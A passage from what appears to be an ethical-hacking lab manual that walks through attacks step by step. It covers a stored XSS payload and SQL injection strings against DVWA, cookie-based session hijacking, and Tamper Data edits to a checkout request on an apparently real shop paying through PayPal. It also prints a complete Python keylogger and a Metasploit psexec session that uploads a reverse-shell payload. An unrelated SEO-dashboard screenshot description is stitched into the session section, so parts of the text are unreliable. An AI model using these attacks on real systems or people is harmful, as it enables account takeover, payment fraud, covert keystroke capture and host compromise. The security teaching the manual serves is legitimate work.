-----  

-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads    Specify number of threads
-?, --help        Shows the help screen.
```

## PRACTICAL NO. 6

AIM: Simulate persistent Cross Site Scripting attack.

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Damn Vulnerable Web App (DVWA)

http://192.168.1.106/dvwa/vulnerabilities/xss\_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name \* Test 1  
<script>alert("This is a XSS Exploit Test")</script>

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.csisecurity.com/xss-faq.html>

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Damn Vulnerable Web App (DVWA)

http://192.168.1.106/dvwa/vulnerabilities/xss\_s/

Vulnerability: Stored Cross Site Scripting (XSS)

This is a XSS Exploit Test

OK

Name: test  
Message: This is a test comment.

Name: Test 1  
Message:

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security


## PRACTICAL NO. 7

### AIM: Session impersonation using Firefox and Tamper Data add-on

#### A] Session Impersonation


##### STEPS

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie



Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick



And you are in

The screenshot shows the SEMrush SEO Toolkit dashboard. The left sidebar has a dropdown menu set to "SEO Toolkit" with options: SEO Dashboard, COMPETITIVE RESEARCH (Domain Overview, Traffic Analytics, Organic Research, Keyword Gap, Backlink Gap), KEYWORD RESEARCH (Keyword Overview, Keyword Magic Tool, Keyword Difficulty, Organic Traffic Insights), LINK BUILDING (Backlink Analytics, Backlink Audit, Link Building Tool), and RANK TRACKING. The main dashboard has sections for Position Tracking, Site Audit, On Page SEO Checker, Social Media Tracker, and Brand Monitoring. A central search bar at the top allows users to input a domain or keyword.

## Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Select a website for tempering data e.g(razorba)

Select any item to buy  
Then Click to add cart  
Then Click on tool for tempering Data

Then Start tempering the data

Tamper Popup

https://www.paypal.com/cgi-bin/webscr

Request Header Name	Request Header ..	Post Parameter Name	Post Parameter V...
Host	www.paypal.com	cmd	_cart
User-Agent	Mozilla/5.0 (Wind...	business	orders@razorba...
Accept	text/html,application/	upload	1
Accept-Language	en-GB,en;q=0.5	undefined_quantity	1
Accept-Encoding	gzip, deflate, br	item_name_1	Razorba SUMBa+
Referer	https://www.razor...	amount_1	1
Cookie	RAZBSESSION 105%9B	quantity_1	112,11

OK Cancel

Here you go


Your order summary

Description	Amount
Razorba SUMBa Power Starter Edition item price: \$1.00	\$2.00
Quantity <input type="text" value="2"/>	
<a href="#">Update</a>	
Item total	\$2.00
Total \$2.00 USD	


## PRACTICAL NO. 8

### AIM: Perform SQL injection attack.

Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.



Step 3 : Create database with name sql\_db.

The screenshot shows the phpMyAdmin interface for MySQL version 5.6.28. The title bar indicates the connection is to 'localhost / 127.0.0.1 | phpMyAdmin'. The main menu includes File, Edit, View, History, Bookmarks, Tools, and Help. Below the menu is a toolbar with icons for Home, Import, Export, and Status. The left sidebar displays a tree view of databases: New, cdcol, information\_schema, mysql, performance\_schema, phpmyadmin, sql\_db, test, and webauth. The central panel is titled 'Users overview' and lists user privileges. The table has columns: User, Host, Password, Global privileges, Grant, and Action. The data is as follows:

User	Host	Password	Global privileges	Grant	Action
Any %	-	USAGE	No	<a href="#">Edit Privileges</a> <a href="#">Export</a>	
Any linux	No	USAGE	No	<a href="#">Edit Privileges</a> <a href="#">Export</a>	
Any localhost	No	USAGE	No	<a href="#">Edit Privileges</a> <a href="#">Export</a>	
pma localhost	No	USAGE	No	<a href="#">Edit Privileges</a> <a href="#">Export</a>	
root linux	No	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a> <a href="#">Export</a>	
root localhost	No	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a> <a href="#">Export</a>	

Below the table are buttons for 'Check All' and 'With selected: [Export](#)'. At the bottom are buttons for 'Add user' and 'Remove selected users'.

Step 4 : Go to site localhost/sql\_injection/setup.php and click on create/reset database.



Step 5 : Go to login.php and login using admin and .



Step 6 : Opens the home page.

File Edit View History Bookmarks Tools Help

localhost / 127.0.0.1 | phpMy... Damn Vulnerable Web App (D... +

localhost/Sq\_injection/index.php Search

**DVWA**

**Welcome to Damn Vulnerable Web App!**

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main purpose is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html or any internet facing web server as it will be compromised. We recommend downloading and installing DVWA onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installed DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective pages.

Step 7 : Go to security setting option in left and set security level low.


A screenshot of a web browser window displaying the DVWA (Damn Vulnerable Web Application) Security page. The URL in the address bar is `localhost/sql_injection/security.php`. The page title is "DVWA Security". On the left, there is a sidebar menu with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is currently selected and highlighted in green. The main content area shows the "Script Security" section with the message "Security Level is currently **high**". It explains that the security level changes the vulnerability level of DVWA. A dropdown menu is set to "low", and a "Submit" button is present. Below this, the "PHPIDS" section is shown, detailing PHPIDS v0.6 as a security layer for PHP-based web applications, its status as "disabled", and links for "enable PHPIDS" and "[Simulate attack] - [View IDS log]".

Step 8 : Click on SQL injection option in left.

A screenshot of a web browser window displaying the DVWA Vulnerability: SQL Injection page. The URL in the address bar is `localhost/Sql_injection/vulnerabilities/sql/`. The page title is "Vulnerability: SQL Injection". The sidebar menu on the left shows the "SQL Injection" option selected and highlighted in green. The main content area contains a "User ID:" input field with a "Submit" button below it. Below this, the "More info" section lists several external links related to SQL injection:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQl\\_injection](http://en.wikipedia.org/wiki/SQl_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Step 9 : Write "1" in text box and click on submit.



A screenshot of a web browser window showing the DVWA (Damn Vulnerable Web Application) SQL Injection part 1. The URL is `localhost/Sqli_injection/vulnerabilities/sqli/?id=1&Submit`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a "User ID:" input field containing "1" and a "Submit" button. Below the input field, the output shows: "ID: 1", "First name: admin", and "Surname: admin".

Step 10 : Write a' or "'=' in text box and click on submit.



A screenshot of a web browser window showing the DVWA SQL Injection part 1. The URL is `localhost/Sqli_injection/vulnerabilities/sqli/?id=a'+or+'%3D&Submit`. The page title is "Vulnerability: SQL Injection". The sidebar menu is identical to the previous screenshot. The main content area shows a "User ID:" input field containing "a' or ''='". Below the input field, the output displays multiple user records, each with a different first name and surname, indicating that the injection query was successful:


- ID: a' or ''=' First name: admin Surname: admin
- ID: a' or ''=' First name: Gordon Surname: Brown
- ID: a' or ''=' First name: Hack Surname: Me
- ID: a' or ''=' First name: Pablo Surname: Picasso
- ID: a' or ''=' First name: Bob Surname: Smith

Step 11 : Write 1=1 in text box and click on submit.



Screenshot of the DVWA SQL Injection page. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1%3D1&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a "User ID:" input field containing "1=1". Below it, the output shows: ID: 1=1, First name: admin, Surname: admin. A "More info" section lists several links about SQL injection.

Step 12 : Write 1\* in text box and click on submit.



Screenshot of the DVWA SQL Injection page. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1*&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". The sidebar and main content area are identical to the previous screenshot, showing the same input field value and output results. The "More info" section also contains the same links.


## PRACTICAL NO. 9

**Aim:** - Create a simple keylogger using python

**Code:** -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

**Output:** -



The screenshot shows a Notepad window titled "key\_log.txt - Notepad". The window contains a list of key presses recorded by the keylogger. The log entries are timestamped and show the character pressed. The entries are as follows:

```
2018-11-04 22:30:58,825:u'h':  
2018-11-04 22:30:59,315:u'e':  
2018-11-04 22:30:59,683:u'l':  
2018-11-04 22:30:59,898:u'l':  
2018-11-04 22:31:00,098:u'o':  
2018-11-04 22:31:19,914:Key.space:  
2018-11-04 22:31:20,490:u'w':  
2018-11-04 22:31:20,641:u'o':  
2018-11-04 22:31:21,187:u'r':  
2018-11-04 22:31:21,378:u'l':  
2018-11-04 22:31:21,602:u'd':
```

## PRACTICAL NO. 10

### AIM: Using Metasploit to exploit

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWvCVEp - "MXAVZsCqfRtzwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```